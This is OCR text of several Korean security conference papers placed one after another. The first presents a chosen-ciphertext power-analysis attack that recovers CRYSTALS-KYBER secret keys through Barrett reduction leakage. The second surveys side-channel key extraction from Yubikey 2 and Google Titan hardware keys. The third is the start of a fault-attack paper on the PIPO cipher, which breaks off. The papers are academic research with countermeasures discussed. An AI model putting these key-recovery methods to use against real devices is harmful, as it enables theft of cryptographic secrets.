격자 기반 양자 내성 암호에 대한 다양한 부채널 분석 결과가 존재한다. 특히, 선택 암호문 공격 관점에서 오류 수정 코드, 역 NTT(Number Theoretic Transform), 메시지 인코딩/디코딩 및 Fujisaki-Okamoto 변환과 같은 다양한 연산에 대한 취약성 검증 연구 결과가 존재하지만, reduction 연산에 대한 취약성 검증 연구는 수행되지 않았다. 복호화에서 reduction 연산의 입력값도 비밀 키의 영향을 받기 때문에 선

+ 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2021-0-00724, 임베디드 시스템 악성코드 탐지·복원을 위한 RISC-V 기반 보안 CPU 아키텍처 핵심기술 개발)

택 암호문 공격을 기반으로 비밀 키가 노출될 수 있다. Xu 등은 역 NTT 이후의 연산이 취약할 수 있다고 언급하였으나 상세한 분석을 수행하지 않았다 [2].

[2]에서 활용한 역 NTT 출력값은 다양한 값을 가질 수 있다. 따라서 유효한 선택 암호문을 찾는데 제약이 있다. 더불어 [3]에서 사용되는 Incremental-Storage 취약점은 디코딩된 메시지의 1비트 값에만 의존하므로 신호 대 잡음비를 높이기 위해 평균 전처리가 필요하며, 템플릿 구성을 위한 사전 프로파일링이 필요하다. 따라서 본 논문에서는 선택 암호문 구성이 효율적이고 부채널 정보의 유출을 극대화할 수 있는 새로운 공격 위치를 제안한다. [2]에서 역 NTT 출력값을 활용한 경우 유효한 선택 암호문 유형이 55개인 것과 달리 본 논문에서는 3154개의 유형을 활용할 수 있다. [3]에서 해밍 웨이트 차이가 1인 정보를 이용하는 것과 달리 본 논문에서는 해밍 웨이트 차이가 13인 정보를 활용한다 ([2, 3]에서 암호화의 메시지 인코딩 연산을 활용한 경우는 비교하지 않는다).

II. CRYSTALS-KYBER

CRYSTALS-KYBER는 격자 기반 KEM으로 NIST 양자 내성 암호 표준화 프로젝트 3라운드 최종 후보이며 [표 1]은 디캡슐화 과정이다. 다항식 환 $R_q = Z_q/\langle x^n+1\rangle$ 위에서의 연산으로 모듈러 $q=3329$, 차원 $n=256$을 사용한다.

[표 1] CRYSTALS-KYBER 디캡슐화

Message Decapsulation of CRYSTALS-KYBER [1]	
In	Keys(sk, pk, z), ciphertext $C=(c_1 \| c_2)$
Out	Shared key $K \in \{0,1\}^l$
1:	/*Decryption*/
2:	$s = sk$
3:	$u = Decompress_{q,\log p}(c_1)$
4:	$v = Decompress_{q,\log t}(c_2)$
5:	$\mu' = decode(v - s^T u \mod q)$
6:	$(\overline{K}', seed') = Hash2(\mu' \| Hash1(pk))$
7:	/*Encryption*/
8:	Sampling r', e_1', e_2' using $seed'$
9:	$c_1' = Compress_{q,\log p}(ar' + e_1' \bmod q)$
10:	$c_2' = Compress_{q,\log t}(b^T r' + e_2' + encode(\mu') \bmod q)$
11:	$C = (c_1' \| c_2')$
12:	/*Shared key derivation*/
13:	if $(C' = C)$ $K = KDF(\overline{K}' \| Hash1(C))$
14:	else $K = KDF(z \| Hash1(C))$
15:	Return K

NIST 보안 강도 1, 3, 5를 지원하며, 각 보안 강도에 따른 매개변수 집합 KYBER512, KYBER768, KYBER1024를 지원한다. 비밀 키 s와 암호문의 첫 번째 요소 u는 R_q^k의 원소이고 rank k는 보안 강도에 따라 각각 2, 3, 4이다. $s=(s_0, \cdots, s_{k-1})$, $u=(u_0, \cdots, u_{k-1})$라 할 때, s_i와 u_i는 R_q의 원소이다 $(0 \le i < k)$.

III. Barrett Reduction 부채널 정보 기반 선택 암호문 공격

본 장에서는 CRYSTALS-KYBER 디캡슐화 과정의 Barrett Reduction 연산에서 발생하는 민감 정보 종속 부채널 정보 기반 선택 암호문 공격을 설명한다. 공격은 CRYSTALS-KYBER 개발자가 NIST 웹사이트에 제출한 ref, clean, opt 코드를 대상으로 한다. 모두 C언어 기반으로 구현되어 있으므로 전력 소비 모델이 해밍 웨이트 정보에 의존한다고 가정한다.

3.1 민감 정보 종속 부채널 정보

[표 1]의 5단계에서 수행되는 $v - s^T u \bmod q$ 연산은 poly_reduce 연산으로 [표 2]와 같이 다항식의 각 계수 값에 대한 Barrett Reduction 연산을 수행한다. 이때, poly_reduce 연산의 입력값은 $v - s^T u$이다. $s^T u$는 NTT 도메인에서의 곱셈 연산을 통해 계산되며, Montgomery Reduction이 적용된 계수 값을 갖는다. 따라서 $s^T u$의 각 계수 $(s^T u)_j$는 $-3328 \le (s^T u)_j \le 3328$을 만족한다 $(0 \le j < n)$. 다항식 v의 각 계수 v_j는 $0 \le v_j \le 3328$을 만족하기 때문에 poly_reduce 연산의 입력값 $v - s^T u$의 각 계수 $(v - s^T u)_j$는

[표 2] Barrett Reduction of CRYSTALS-KYBER

```
/* congruent to a mod q in {0, ..., q} */
int16_t barrett_reduce(int16_t a)
{
  int16_t t;
  const int16_t v = ((1U << 26)+KYBER_Q/2)/KYBER_Q;
  t = (int32_t)v*a >> 26;
  t *= KYBER_Q;
  return a - t;
}
/* poly_reduce */
for(int i = 0; i < KYBER_N; i++)
  r->coeffs[i] = barrett_reduce(r->coeffs[i]);
```

[표 3] 선택 암호문 값과 비밀 키의 계수 값에 따른 중간값 t (KYBER512)

$s_{0,j}$		-3	-2	-1	0	1	2	3
$u=(208,0)$	$v=0$	0	0	0	0	-3329	-3329	-3329
$u=(1109,0)$	$v=0$	-3329	-3329	0	0	-3329	0	0
$u=(2217,0)$	$v=0$	-3329	0	-3329	0	0	-3329	0
sequence		011	010	001	000	110	101	100

$-3328 \le (v-s^T u)_j \le 6656$을 만족한다. 따라서 Barrett Reduction 연산 수행 시 발생하는 중간값 t는 입력 계수 $(v-s^T u)_j$의 범위에 따라 아래와 같이 3가지 값만을 갖는다.

$$t=\begin{cases} 3329\,, \text{if} & 3329 \le (v-s^T u)_j \le 6656; \\ 0\,, \text{if} & 0 \le (v-s^T u)_j < 3329; \\ -3329\,, \text{if} & -3328 \le (v-s^T u)_j < 0. \end{cases}$$

이때, s가 비밀 키값이므로 중간값 t는 민감 정보 값에 의존한 값을 가짐을 알 수 있다. 따라서 중간값 t가 계산되거나 사용되는 부분에서 민감 정보 종속 부채널 정보가 발생한다.

3.2 선택 암호문 구성

민감 정보 종속 부채널 정보의 차이를 극대화하는 선택 암호문을 구성한다. 선택 암호문 구성 방법에는 다음과 같은 두 가지 기준을 설정하였다.

1) 0과 -3329의 해밍 웨이트 차이는 13으로 t가 가질 수 있는 중간값들의 해밍 웨이트 차이 중 가장 크다. 따라서 t가 0 또는 -3329값만 가지도록 선택 암호문을 구성한다.

2) 공격의 용이성을 위해 t는 비밀 키 하나의 계수 값에만 영향을 받도록 구성한다.

따라서 $s_{i,j}$와 $u_{i,j}$를 각각 다항식 s_i와 u_i의 j차 항의 계수라고 할 때, KYBER512의 경우 $k=2$이므로 $u=(u_{0,0},0)$, $v=0$으로 선택하여 Barrett Reduction의 입력값이 $-s_{0,j}u_{0,0}$가 되도록 한다.


[표 3]과 같이 3가지 선택 암호문을 선택하였으며, 이 외에도 사용 가능한 선택 암호문의 유형은 3154개로 다양하다. t가 0일 때는 0, t가 -3329일 때는 1로 하여 수열을 만들면 [표 3]과 같이 선택 암호문 값에 따른 t의 수열이 비밀 키의 계수 값 $s_{0,j}$에 따라 중복 없이 다름을 알 수 있다. 따라서 전력 파형 분석을 통해 t의 수열을 찾으면 비밀 키의 각 계수 값 $s_{0,j}$를 찾을 수 있으므로 s_0을 찾을 수 있다. s_1을 찾기 위해 앞의 방법과 유사하게 $u=(0,u_{1,0})$, $v=0$으로 선택 암호문을 구성하면 Barrett Reduction의 입력값은 $-s_{1,j}u_{1,0}$가 되어 s_1을 찾을 수 있으므로 전체 비밀 키 s를 찾을 수 있다. 즉, 총 6개의 선택 암호문을 이용하면 KYBER512의 비밀 키 s를 찾을 수 있다.

KYBER512와 달리 KYBER768, KYBER1024의 경우 $s_{i,j} \in \{-2,-1,0,1,2\}$이고 각각 $k=3$, $k=4$이다. 따라서 [표 3]과 유사하게 선택 암호문을 구성하면 각각 $3\times3=9$개, $4\times3=12$개의 선택 암호문이 필요하다.


IV. 실험 결과

본 논문에서는 32비트 ARM Cortex-M4 프로세서를 탑재한 ChipWhisperer UFO STM32F3보드에서 [표 2] 알고리즘이 동작할 때 29.54MS/s으로 수집한 전력 파형에 대한 실험 결과를 보인다. gcc-arm-none-eabi-6-2017-q2-update 컴파일러를 사용하였으며, 컴파일러 옵션은 속도 최적화(높음) 옵션인 -O3을 적용하였다.

$u=(208,0)$, $v=0$을 선택 암호문으로 KYBER512의 Barrett Reduction 파형을 수집한 후 PoI(points of interest)를 식별하기 위해 SOST (sum of squared pairwise t-differences) 값을 계산하여 선택한 PoI의 분포는 [그림 1]과 같다. [그림 1]에 따르면 $s_{i,j}=0$와 $s_{i,j}\neq0$를 육안으



[그림 1] PoI 분포



[그림 2] 3개의 선택 암호문을 이용해 수집한 KYBER512의 Barrett Reduction 전력 파형
(a) $s_{0,j}=1$, (b) $s_{0,j}=2$, (c) $s_{0,j}=3$, (d) $s_{0,j}=-1$, (e) $s_{0,j}=-2$, (f) $s_{0,j}=-3$, (g) $s_{0,j}=0$

로 구분할 수 있을 정도의 분포 차이가 존재한다. 따라서 $u=(208,0,0)$, $u=(1109,0,0)$ 두 개의 선택 암호문을 이용하여 KYBER768의 s_0을 찾을 수 있으므로 총 $3\times2=6$개의 선택 암호문을 이용하면 비밀 키 s를 찾을 수 있다. 유사하게 KYBER1024는 총 $4\times2=8$개의 선택 암호문으로 전체 비밀 키 획득이 가능하다.

[그림 2]는 3개의 선택 암호문 값에 따른 t의 수열 획득을 통해 KYBER512 비밀 키의 계수 값 $s_{0,j}$을 찾을 수 있음을 보인다. 따라서 EM(expectation-maximization) 알고리즘을 이용해 PoI를 군집화하여 100% 성공률로 전체 비밀 키 s를 획득할 수 있다.

V. 결론

본 논문에서는 CRYSTALS-KYBER에 대한 선택 암호문 공격을 제시하였다. 디캡슐화 과정의 Barrett Reduction 연산의 민감 정보 종속 부채널 정보를 이용하며, 실험을 통해 100% 성공률로 비밀 키를 복구할 수 있음을 보였다.

[참고문헌]

[1] R. Avanzi, J. Bos, L. Ducas, E. Kiltz, T. Lepoint, V. Lyubashevsky, J. M. Schanck, P. Schwabe, G. Seiler, and D. Stehlé, CRYSTALS-KYBER: Algorithm Specifications And Supporting Documentation (version 3.01), https://pq-crystals.org/kyber/data/kyber-specification-round3-20210131.pdf.

[2] Z. Xu, O. Pemberton, S. S. Roy, and D. Oswald, Magnifying side-channel leakage of lattice-based cryptosystems with chosen ciphertexts: The case study of kyber, IACR Cryptol. ePrint, Report 2020/912, July, 2020. https://eprint.iacr.org/2020/912.

[3] P. Ravi, S. Bhasin, S. S. Roy, and A. Chattopadhyay, On exploiting message leakage in (few) NIST PQC candidates for practical message recovery and key recovery attacks, IACR Crypto. ePrint, Report 2020/1559, December, 2020. https://eprint.iacr.org/2020/1559.

하드웨어 기반 키 관리 모듈의 부채널 공격 동향조사

김민재* 이준호** 김호원***

*부산대학교 (대학원생) **부산대학교 사물인터넷 연구센터 (연구원) ***부산대학교 (교수)

A Survey of trend for Key management module based on Hardware

Min-Jae Kim* Jun-Ho Lee** Ho-Won Kim***

*Pusan University(Graduate student),

**Pusan University Internet of Things Research Center(Researcher)

***Pusan University(Professor)

요 약

최근 들어 10Gbps Ethernet과 같은 초고속 인터넷의 실용화가 이루어짐에 따라 클라우드 서비스와 같은 초고속 인터넷망을 이용한 서비스가 발전하고 있으므로 개인 정보와 같은 민감한 데이터를 사용하는 경우도 증가한다. 개인 정보 이용 시 공급자가 요구하는 대표적인 인증 방식에는 사용자 인증이 있으며 ID/Password를 주로 이용한다. 하지만 ID/Password의 보안 취약점 때문에. 추가적으로 OTP와 같은 인증을 요구하는 서비스와 해당 인증 사항을 지원하는 HSM도 증가하는 추세다. 이에 따라 HSM에 대한 부 채널 공격(Side-Channel Attack)을 통해 비밀 키나 개인 정보를 탈취하는 사례 및 연구도 진행 중이며 이에 본 논문에서는 부 채널 공격을 이용한 HSM의 보안 취약점 발견 사례와 연구를 소개하며, 모듈 개발 동향을 소개한다.

I. 서론

최근 들어 5G, 10Gbps Ethernet과 같은 초고속 인터넷의 실용화가 됨에 따라 클라우드 서비스와 같은 초고속 인터넷 망을 이용한 서비스가 발전하고 있다. 다양한 인터넷 서비스가 생겨남에 따라 개인 정보와 같은 민감한 데이터를 사용하는 경우가 증가하고 있는데, 개인 정보 이용 시 사용하는 대표적인 인증 방식은 사용자 인증(User Authentication)이다. 사용자 인증에서의 신원 증명 방식에는 지식 기반(What you know), 소유 기반(What you have) 등이 있다. 여기서 지식 기반인 ID/Password 같은 경우 주기적으로 Password를 변경하지 않거나 외우기 쉬운 형태로 설정할 시 공격자가 쉽게 추측할 수 있다는 취약점이 존재한다. 이로 인해 최근에는 추가적으로 OTP(One Time Password)[1][2] 인증을 요구하는 서비스도 늘어나고 있다. 소유 기반에서 HSM은 OTP와 FIDO(Fast IDentity Online) 뿐만 아니라 AES, RSA, SHA-2와 같은 암호화 알고리즘까지 결합하여 하드웨어로 구현한 암호화 디바이스이며 높은 레벨의 암호 키 관리 솔루션을 제공하므로 지식 기반의 사용자 인증보다 더 높은 보안 강도를 가지고 있다. 하지만 HSM(Hardware Security Module)에 대한 부 채널 공격(Side-Channel Attack)을 통해 모듈 내의 비밀 키나 개인 정보를 탈취하는 사례가 발생 뿐만 아니라 관련 연구도 진행 중에 있다[3].

이 논문에서는 HSM의 부 채널 공격에 대한

사례 및 연구에 대한 동향을 분석하고 해당 분석 결과의 결론을 내릴 것이다.

II. OTP

하드웨어 기술의 발달에 의해 무차별 대입 공격의 공격이 점차 고도화되며 많이 사용되는 암호를 이용한 ID/Password 유출 사례가 발생함에 따라서 취약점을 보완하고자 매번 바뀌는 비밀번호를 사용하여 한 번 더 인증을 하는 기법인 OTP 기술이 도입되었다. 이러한 OTP는 PIN number, 시간 등 OTP 값에 필요한 데이터와 의사 난수와 해시 함수를 이용하여 새로운 비밀번호를 만들어 내며 보안성이 뛰어나 전자 전자정부, 금융, 게임, 포털사이트 등에 사용되고 있다.

2.1 OTP 인증 과정

OTP(One Time Password)는 유저가 서버로부터 인증을 받을 때마다 매번 새로운 암호 키를 생성하는 방식이다.




그림 1 Yubikey 2 구조

Yubikey 2의 OTP 구조는[4] 16-Byte 구조이며 Private ID, usage-counter, timestamp, session-counter, random data, CRC16 checksum으로 구성된다.

OTP 인증 과정은 OTP ID 값과 Counter 값을 사용하여 OTP를 생성하고 이를 Login Server로 전송한다. 이때 전송 과정에서 OTP를 보호하기 위해서 이를 서버와 사용자 간에 공유하고 있는 대칭키로 암호화를 하여 전송한다. Login Server에서는 Public ID 값을 검증하고 Public ID 값을 사용하여 AES의 킷값을 유도한다. 유도한 키값을 사용하여 생성한 Passcode를 복호화 하고 CRC checksum을 확인한다. 이후 Private ID 및 session-counter, usage-counter를 확인하여 OTP 값을 검증한다.

2.2 Yubikey 2 OTP 부채널 공격

부채널 공격[5]을 위해 Yubikey 2가 부착된 USB 커넥터에 저항을 부착하여 전력을 측정하고 EM 프로브를 사용하여 128-bit AES 10라운드의 파형을 측정했다.




그림 2 Yubikey 2 부채널 공격 지점

부채널 공격 방법은 first-order CPA(Correlation Power Analysis) 방법을 사용했으며 [그림]를 보면 암호문만 알고 있기 때문에 공격 지점은 마지막 라운드의 SBOX 출력을 선택했다. 따라서 i번째 암호문 Byte C_i와 추측한 키값 $K_{i(guess)}$에 의한 전력 소비 값 h_i는 아래와 같이 계산한다.

$$h_i = HW(SBOX^{-1}(C_i \oplus K_{i(guess)}))$$

위 식을 이용하여 CPA 공격을 진행했으며 전력 분석의 경우 약 4,500개의 파형이 필요했고 전자파 분석의 경우 400개의 파형이 필요했다.

2.3 대응 방안

하드웨어 수준에서 대응 방법은 AES에서 부채널 공격을 방어하기 위한 방법으로 SBOX 연산에 대한 소비 전력값을 난수화 하기 위해

Masking을 적용하는 방법과 SBOX를 섞는 방법이 있다.

OTP 운영 수준에서 대응 방법은 동일한 대칭키 값을 사용하지 않게 하여 AES 키값의 중복을 제거해야 한다.

III. U2F

U2F(Universal 2nd Factor)는 온라인 서비스 사용자 로그인에 두 번째 추가 인증을 추가하여 사용자의 인증을 강화하고 Login Server의 무결성 및 서버에서 키의 무결성을 보장하며, 모바일 환경에 한정되어 있는 UAF(Universal Authentication Factor)와 달리 U2F는 USB, 스마트카드 형태의 하드웨어 디바이스를 이용하여 추가 사용자 인증을 할 수 있어 사용의 확장이 가능하다[6].

3.1 U2F 프로토콜

U2F device는 서버로부터 메시지의 해시 값을 받고 nonce 값 k를 생성 후 ECDSA P-256 서명을 생성하고 사용자의 공개키와 인증서를 서버로 전송한다. 서명 생성 후 사용자에 대한 인증 시 서버로부터 받은 유저의 공개키와 서명을 받아 검증하고 검증된 결과를 서버로 전송한다.

3.2 Google Titan Security Key 부채널 공격

Google Titan Security Key[7]는 FIDO U2F에 대한 ECDSA를 지원한다. Double 연산과 Add 연산의 연산 속도에 따른 Timing-attack을 방어하기 위해 더미 연산을 수행하는 부채널 방지 기법이 적용되었다[8].

파형 수집을 위해 Titan Security Key의 외부 패키징을 제거하고 내부의 NXP A7005a 위에 EM 프로브를 부착하여 전자파를 측정한다. 서명 값 생성과 검증을 수행하기 위해 JavaCard ECDSA signature engine을 부착하여 생성한 서명 값 생성을 위한 메시지 값을 입력하여 파형을 측정한다.

NXP A7005a의 ECDSA는 속도 향상을 위해 서명 검증 시 Pre-computation에서 서명 생성을 위한 nonce 값 $\tilde{k}$를 아래와 같이 계산한다.

$$Comb_2(k)=\{\tilde{k_1},\ldots,\tilde{k_i},\cdots,\tilde{k}_{l_k/2}\}$$

$$=\{k_1k_{l_k/2+1},\cdots,k_ik_{l_k/2+i},\cdots,k_{l_k/2}k_{l_k}\}$$

더미 연산이 추가된 ECDSA의 서명 생성 과정의 Scalar Multiplication의 i번째 라운드의 측정값을 $\tilde{k_i}$, 공격자의 복구 값을 $\hat{k_i}$라 하면 각 경우 발생하는 확률 P($\tilde{k_i}$), P($\hat{k_i}$)을 [표 1]과 같이 나타낼 수 있다.

$\hat{k_i}$	P($\hat{k_i}$)	$\tilde{k_i}$	P($\tilde{k_i}$)	k_i,k_{i+129}
1	3/8	1	2/3	0,1
		0	1/3	0,0
2	5/16	2	4/5	1,0
		0	1/5	0,0
3	5/16	3	4/5	1,1
		0	1/5	0,0

표 1 $\hat{k_i}$값에 따른 k_i,k_{i+129} 값

$\hat{k_i}$=1인 경우 k_i=0라는 것을 알 수 있고, $\hat{k_i}$=2인 경우 k_{i+129}=0이라는 것을 알 수 있다. probability를 Extented Hidden Number Problem[9](EHNP)를 이용하여 nonce 값을 값을 계산한다.

3.3 대응 방법 및 기술

Google Titan Security Key의 칩 내부 하드웨어의 대응 방법은 Masking 기법을 적용하여 전력, 전자파 데이터 유출을 막는 방법으로 전력, 전자파 분석을 방어할 수 있다. FIDO U2F Counter를 사용하여 Key 사용에 따라 감소하는 카운터를 사용하여 복사한 Key 값으로 로그인을 시도할 경우 인증 서버에서 카운터 값을 확인해 인증을 거부하는 방식으로 사용한다.

IV. 결론

본 논문에서는 사용자 인증 시 필요한 ID/Password 대신 사용하는 하드웨어 기반의 인증 모듈의 비밀 키, nonce 값을 부채널 취약점을 이용하여 알아내는 공격 동향을 조사했다.

암호 모듈의 하드웨어 수준에서의 대응 방법으로는 Masking, shuffling, 더미 삽입 등이 있고, 암호 모듈 운영 시 모듈의 ID 값과 비밀 키

값의 중복 사용을 막아야 한다.

ACKNOWLEDGMENT

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (2019-0-01343,융합보안핵심인재양성사업)

[참고문헌]

[1] 최동현, 김승주, 원동호. 일회용 패스워드(OTP: One-Time Password) 기술 분석 및 표준화 동향. 정보보호학회지, vol. 17, no. 3, pp. 12-17, 2001.

[2] 송성현, 김근옥, 국내외 OTP 표준화 동향. 정보보호학회지, vol. 22, no. 2, pp. 30-36, 2012

[3] 김호원, 허신욱, 강원태, 이상현, 이진재, 라라사티 하라스타 타티마. (2020). 사물인터넷 보안 강화를 위한 하드웨어 기반 보안 기술. 정보과학회지, vol. 38, no. 9, pp. 25-32, 2020

[4] dev.yubico, OTPs Explained, https://developers.yubico.com/OTP/OTPs_Explained.html

[5] OSWALD, David; RICHTER, Bastian; PAAR, Christof. Side-channel attacks on the Yubikey 2 one-time password generator. In: International Workshop on Recent Advances in Intrusion Detection. Springer, Berlin, Heidelberg, pp. 204-222, 2013.

[6] fidoalliance, Universal 2nd Factor (U2F) Overview, https://fidoalliance.org/specs/u2f-specs-master/fido-u2f-overview.html

[7] Victor Lomne, Thomas Roche, A Side Journey to Titan Side-Channel Attack on the Google Titan Security Key, Jan, 2021

[8] CORON, Jean-Sébastien. Resistance against differential power analysis for elliptic curve cryptosystems. International workshop on cryptographic hardware and embedded systems. Springer, Berlin, Heidelberg, pp. 292-302, 1999.

[9] N. Q. Nguyen and I. E. Shparlinski. The Insecurity of the Digital Signature Algorithm with Partially Known Nonces. J. Crypt ol., vol. 15, no. 3, pp. 151 - 176, 2002.

경량 블록암호 PIPO에 대한 단일 바이트 오류 기반 차분 오류 공격

임성혁*, 한재승*, 이태호*, 한동국*

*국민대학교 (대학원생, 교수)

Single-byte Fault based Differential Fault Attack on Lightweight Block Cipher PIPO

SeongHyuck Lim*, JeaSeung Han*, Tae-Ho Lee*, Dong-Guk Han*

*Kookmin University (Graduate student, Professor)

요 약

5차 산업혁명이 도래함에 따라 다양한 스마트 장비 및 IoT 장비는 급진적인 발전을 맞이하였다. 이에 따라, 이러한 환경에 적합하며 동시에 강력한 보안을 제공할 수 있는 경량암호에 관한 연구가 활발히 이루어지고 있다. 더불어 암호기술의 지속적인 발전에 따라 이에 관한 다양한 공격기술들이 연구되고 있고 그중 물리적 정보를 이용하는 부채널 공격은 무시할 수 없는 중요한 공격 기법으로 자리 잡았다. 차분 오류 공격은 부채널 공격에서 준침입 공격의 일종으로 암호 디바이스가 동작할 때 외부에서 인위적인 오류를 유발하여 발생하는 차분을 이용하여 비밀키를 복구하는 공격이다. 본 논문에서는 최근 소개된 국산 경량 블록암호 PIPO에 대한 차분 오류 공격 논리를 최초로 제안하며 시뮬레이션을 통한 검증결과를 보인다. 제안하는 공격은 상대적으로 약한 오류 모델을 이용하여 약 40~60개의 적은 수의 오류 암호문을 통해 높은 확률로 비밀키를 복구할 수 있는 현실적인 차분 오류 공격이다.

I. 서론

차분 오류 공격(DFA, Differential Fault Attack)[1]은 부채널 공격의 일종으로 암호 디바이스가 동작할 때, 인위적인 오류를 발생시키고 이때 발생하는 차분 정보를 통해 비밀키를 복구하는 공격이다. 차분 오류 공격은 여러 암호를 대상으로 발전해 왔으며 특히 대표적인 SPN 구조의 암호 AES를 대상으로 다양한 공격 방법이 제안되었다[2, 3, 4].


최근 부채널 공격의 중요성 증가에 따라 스마트 디바이스 및 IoT 디바이스 환경에 적합하고 부채널 공격 저항성을 가진 경량암호에 대한 관심이 증가하고 있다. 하지만 제한된 환경에서 성능저하를 최소화하면서 부채널 공격 대응기법을 탑재하는 것은 어려운 문제이다. 최근 소개된 국산 경량암호 PIPO[5]는 이러한 문제를 해결하기 위한 목적으로 개발되었다. PIPO는 부채널 대응기법을 적용하여도 다른 암호와 비교했을 때, 성능저하가 적으면서 안정성 측면에서는 경쟁력을 갖춘 경량 블록암호이다. 본 논문에서는 PIPO에 대한 차분 오류 공격 논리를 최초로 제안한다. 제안하는 공격은 랜덤 위치의 단일 바이트 오류 모델을 사용하며 적은 수의 암호문을 요구하는 현실적인 공격이다. 본 논문은 제안하는 공격에 대한 구체적인 논리와 시뮬레이션을 통한 공격의 유효성을 보인다.

II. 배경지식

[표 1]은 본 논문에서 사용하는 기호에 대한 설명이다.

[표 1] 기호 설명

용어	설명
RK_r, c_r	라운드 키 및 라운드 상수 (r:라운드)
S, P, P^{-1}	S-Layer, P-Layer 및 Inverse P-Layer
Sb	S-box 연산
j, k	PIPO 입·출력([그림 2])의 행렬 인덱스
a^j_{col}	PIPO 입·출력([그림 2])의 j-열벡터 값
a^k_{row}	PIPO 입·출력([그림 2])의 k-행벡터 값
C, C^*	정상·오류 암호문
x	S-Layer 입력
m, m^*	정상·오류 S-Layer 출력
i	S-box 입력 차분
$diff$	S-box 차분 테이블
$\|\|$	비트 연접 연산




[그림 1] PIPO 암호화 구조

